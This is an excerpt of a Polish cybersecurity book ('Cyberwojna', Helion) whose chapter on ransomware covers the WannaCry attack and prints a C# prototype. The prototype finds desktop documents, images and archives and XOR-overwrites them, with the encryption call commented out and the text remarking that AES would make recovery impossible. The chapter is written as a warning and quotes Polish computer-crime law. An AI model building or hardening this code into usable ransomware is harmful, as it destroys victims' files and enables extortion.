Dawid Farbaniec

CYBERWOJNA

Metody działania hakerów

Uczyń Twój system twierdzą nie do zdobycia!

Architektura procesorów x86(-64) i systemów z rodziny Windows NT

Narzędzia używane do cyberataków

Ochrona systemu Windows, dane i prywatność w sieci

Helion

Redaktor prowadzący: Małgorzata Kulik

Projekt okładki: Studio Gravite / Olsztyn
Obarek, Pokoński, Pazdrijowski, Zaprucki

Grafika na okładce została wykorzystana za zgodą Shutterstock.com

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/cyberw
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

ISBN: 978-83-283-4332-0

Printed in Poland.

Spis treści

Rozdział 11.

Ransomware — szantażowanie użytkownika

11.1. Ogólna zasada działania

Złośliwe oprogramowanie typu *ransomware* jest rozpowszechniane w celu wymuszenia okupu od użytkownika. Program tego typu blokuje dostęp do komputera. Najczęściej szyfruje pliki, ale może też zablokować pulpit. Nazwa jest połączeniem dwóch słów z języka angielskiego: *ransom* — okup, *ware* — od słowa *software*. W ataku tego typu oprócz stworzenia złośliwego programu ważne są też umiejętności socjotechniczne. Z tego powodu spotyka się bardzo różne komunikaty o treści, która ma na celu nakłonienie użytkownika do zapłaty, grożąc poważnymi konsekwencjami. Na przestrzeni czasu pojawiały się komunikaty informujące, że użytkownik musi zapłacić karę za posiadanie nielegalnych plików albo że dostał mandat, a nawet informacje, że system jest nieaktywowany i musi kupić nowy klucz. Istnieją również bardziej bezpośrednie ataki informujące, co naprawdę się stało, w stylu: „Zaszyfrowaliśmy twoje pliki i żądamy pieniędzy. Zapłać, a odzyskasz dostęp do plików". Wielu ekspertów od bezpieczeństwa odradza płacenie, gdyż tak naprawdę jest bardzo mała szansa na odzyskanie plików.

11.2. Atak WannaCry — paraliż ponad 200 tys. komputerów

W maju 2017 roku nastąpił rozległy atak robaka *WannaCry* i w konsekwencji paraliż ponad 200 tysięcy komputerów w około 150 krajach świata. Na rysunku 11.1 przedstawiono zainfekowany telebim w Tajlandii.

RYSUNEK 11.1. *Ekran zainfekowanej maszyny w Tajlandii (fotografia: @ALiCE6TY9)*

Skuteczność każdego ataku złośliwego oprogramowania zależna jest od sposobu rozprzestrzeniania. Atakujący poszli na bardzo dużą skalę, gdyż wykorzystali lukę w protokole SMB (ang. *Server Message Block*) w systemach Microsoft Windows. Po infekcji jednego komputera w sieci robak rozprzestrzeniał się dalej za pomocą właśnie tej luki w zabezpieczeniach. Dlatego nie trzeba nikomu udowadniać, jak groźne są programy typu *exploit*, których zadaniem jest wykorzystanie błędu w oprogramowaniu do uruchomienia złośliwego kodu. To nie jest działanie typu: wyślę do wielu firm wiadomości e-mail z linkiem do pobrania programu, który jest ukrytym wirusem. Atak *WannaCry* był jak plaga i siał masowe spustoszenie.

Skoro do ataku użyty został błąd w oprogramowaniu, to znaczy, że wiele osób nie aktualizowało swojego systemu. Niektórzy do pewnego czasu nie mieli nawet możliwości aktualizacji. Było tak w sytuacji korzystania z Microsoft Windows XP, który nie jest już wspierany przez producenta. Jednak z powodu dalszego używania tej wersji systemu Windows firma Microsoft wypuściła poprawkę dla tego systemu.

Po pewnym czasie udało się zatrzymać rozprzestrzenianie robaka. Złośliwy program posiadał ukryty wyłącznik, który polegał na próbie połączenia się z domeną *iuqerfsodp9ifja posdfjhgosurijfaewrwergwea.com*. W przypadku udanego połączenia się z wyżej wymienioną domeną robak zatrzymywał dalsze atakowanie. Mechanizm wyłączający dalsze infekowanie odkrył Darien Huss (*https://twitter.com/darienhuss*), który przekazał informację dalej.

Zarejestrowanie wyżej wymienionej domeny spowodowało, że ataki robaka *WannaCry* zostały zatrzymane.

11.3. Każdy może stworzyć ransomware

Po przeczytaniu wcześniej przedstawionego opisu masowego ataku robaka *WannaCry* widać, jak bardzo niebezpiecznym rodzajem złośliwego oprogramowanie jest aplikacja typu *ransomware*.

Wiele osób nie chciałoby, aby tytuł tego podrozdziału był prawdą, ale jest jak najbardziej prawdziwy. Nie trzeba być programistą, nie trzeba być hakerem, nie trzeba umieć dobrze programować, by stworzyć niebezpieczną aplikację. Bardzo prosty program tego typu przedstawia listing 11.1. Jest on napisany w C# przy użyciu środowiska Microsoft Visual Studio.

LISTING 11.1. *Prototyp aplikacji typu ransomware w języku C#*

```
// Metoda wyszukuje pliki na pulpicie według podanego wzorca
private static IEnumerable<string> SearchForFiles(string pattern)
{
    // Pobierz ścieżkę do pulpitu
    var desktopPath = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);

    // Wyszukaj pliki w katalogu i podkatalogach
    return Directory.GetFiles(desktopPath, pattern,
    ↪SearchOption.AllDirectories).AsEnumerable();
}

// Szyfrowanie XOR ze stałym kluczem
private static void EncryptFile(string path)
{
    // Odczytaj bajty pliku
    var bytes = File.ReadAllBytes(path);

    // Wykonaj alternatywę wykluczającą (XOR) na każdym bajcie (klucz to liczba 7)
    for(int i = 0; i < bytes.LongCount(); i++)
    {
        bytes[i] = (byte)(bytes[i] ^ 7);
    }

    // Nadpisz plik jego zaszyfrowanym odpowiednikiem
    File.WriteAllBytes(path, bytes);
}

// Metoda zdarzenia, które jest wykonywane przy ładowaniu okna programu (zaraz przy starcie aplikacji)
private void Form1_Load(object sender, EventArgs e)
{
    // Wzory nazw plików do wyszukania i zaszyfrowania
    var patterns = new List<string>()
    {
        "*.doc*",
        "*.xls*",
        "*.pdf",
        "*.txt",
        "*.jpg", "*.jpeg", "*.png",
        "*.psd",
        "*.zip", "*.rar", "*.7z"
```

```
    };

    // Utwórz listę, która będzie zawierać ścieżki do plików
    var allFiles = new List<string>();

    // Wyszukaj pliki, iterując po każdym z wzorców
    foreach (var pattern in patterns)
    {
        allFiles.AddRange(SearchForFiles(pattern));
    }

    // Dodaj kolumnę do kontrolki ListView
    listViewFiles.Columns.Add("Ścieżka do pliku", 600);

    foreach (var filePath in allFiles)
    {
        //EncryptFile(filePath); // Zaszyfruj plik (usunięcie znaków komentarza grozi utratą danych
        // po uruchomieniu kodu!)
        listViewFiles.Items.Add(filePath); // Dodaj ścieżkę pliku do kontrolki ListView
    }

    // Ustaw na kontrolce Label komunikat ostrzegawczy
    label2.Text = "Plików, które mogłeś utracić jest " +
allFiles.LongCount().ToString() + ". Oto ich lista:";
}
```


Przykładowy interfejs dla aplikacji z listingu 11.1 przedstawia rysunek 11.2.

Na pewno wiele osób powie, że program z listingu 11.1 nie jest bardzo szkodliwy. Oczywiście, że brakuje mu trochę do bycia prawdziwym i groźnym *malware*, ale już tak prosta aplikacja może wyrządzić szkody na komputerze, na którym zostanie uruchomiona. Zastosowane szyfrowanie (o ile można tak to nazwać, gdyż jest to zwykła operacja logiczna) jest odwracalne. Ponowne wykonanie operacji alternatywy wykluczającej (XOR) na tych samych bajtach przywróci im poprzednie wartości. Ale potencjalnemu przestępcy wcale nie będzie trudno zamienić szyfrowania na AES lub inny bardzo trudny do złamania algorytm. Do tego wielokrotne nadpisywanie szyfrowanych plików i odzyskanie danych jest praktycznie niemożliwe.

Podsumowując, warto dodać dla przestrogi, że atak przeciwko ochronie informacji jest surowo karany i opisuje to artykuł 268 i 268a Kodeksu karnego[1], który brzmi:

> Art. 268
>
> § 1. Kto, nie będąc do tego uprawnionym, niszczy, uszkadza, usuwa lub zmienia zapis istotnej informacji albo w inny sposób udaremnia lub znacznie utrudnia osobie uprawnionej zapoznanie się z nią, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

[1] statystyka.policja.pl, *Udaremnienie lub utrudnienie korzystania z informacji, http://statystyka.policja.pl/st/kodeks-karny/przestepstwa-przeciwko-14/63626,Udaremnienie-lub-utrudnienie-korzystania-z-informacji-art-268-i-268a.html*



RYSUNEK 11.2. *Interfejs prototypu aplikacji typu ransomware dla celów ostrzegawczych*

§ 2. Jeżeli czyn określony w § 1 dotyczy zapisu na informatycznym nośniku danych, sprawca podlega karze pozbawienia wolności do lat 3.

§ 3. Kto, dopuszczając się czynu określonego w § 1 lub 2, wyrządza znaczną szkodę majątkową, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 4. Ściganie przestępstwa określonego w § 1 – 3 następuje na wniosek pokrzywdzonego.

Art. 268a

§ 1. Kto, nie będąc do tego uprawnionym, niszczy, uszkadza, usuwa, zmienia lub utrudnia dostęp do danych informatycznych albo w istotnym stopniu zakłóca lub uniemożliwia automatyczne przetwarzanie, gromadzenie lub przekazywanie takich danych, podlega karze pozbawienia wolności do lat 3.

§ 2. Kto, dopuszczając się czynu określonego w § 1, wyrządza znaczną szkodę majątkową, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 3. Ściganie przestępstwa określonego w § 1 lub 2 następuje na wniosek pokrzywdzonego.

Skorowidz

H

I

M

N

O

P

R

S

T

U

V

W

Z

CYBERWOJNA

Metody działania hakerów

Z różnych stron napływają informacje o tym, że hakerzy (tzw. black hats) przeprowadzają ataki DDoS blokujące dostęp do ważnych usług, publikują wykradzione bazy danych, niszczą witryny internetowe, szantażują firmy i instytucje, okradają konta bankowe i infekują wiele urządzeń, skutecznie paraliżując ich działanie.

Media wciąż donoszą o sensacyjnych atakach hakerów i kolejnych kradzieżach danych, próbując ostrzec przeciętnych użytkowników przed próbami oszustwa. Tylko nieliczne portale związane z bezpieczeństwem IT podają nieco szczegółów technicznych na temat cyberataków — te informacje mogą pomóc zwłaszcza administratorom systemów. Tymczasem ta wiedza powinna być ogólnodostępna!

Jeśli odpowiadasz za bezpieczeństwo sieci i danych, w tej książce znajdziesz:

- Informacje o działaniu procesora opartego na architekturze x86(-64) oraz systemów Windows NT
- Przyjazny opis najważniejszych instrukcji Asemblera x86(-64)
- Przewodnik po dialekcie MASM64 Asemblera x86(-64) umożliwiający zrozumienie „języka wirusów"
- Szczegółową prezentację aplikacji typu backdoor, virus, file binder, keylogger, ransomware i trojan horse w formie laboratorium oraz wielu innych zagrożeń w postaci technicznego opisu
- Przewodnik po możliwościach zwiększania poziomu bezpieczeństwa pracy w systemach Windows
- Wprowadzenie do inżynierii odwrotnej kodu (ang. *reverse code engineering*)


Bądź zawsze przygotowany na wojnę cybernetyczną!

Helion

helion.pl

HELION SA
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl

ISBN 978-83-283-4332-0



Cena: 49,00 zł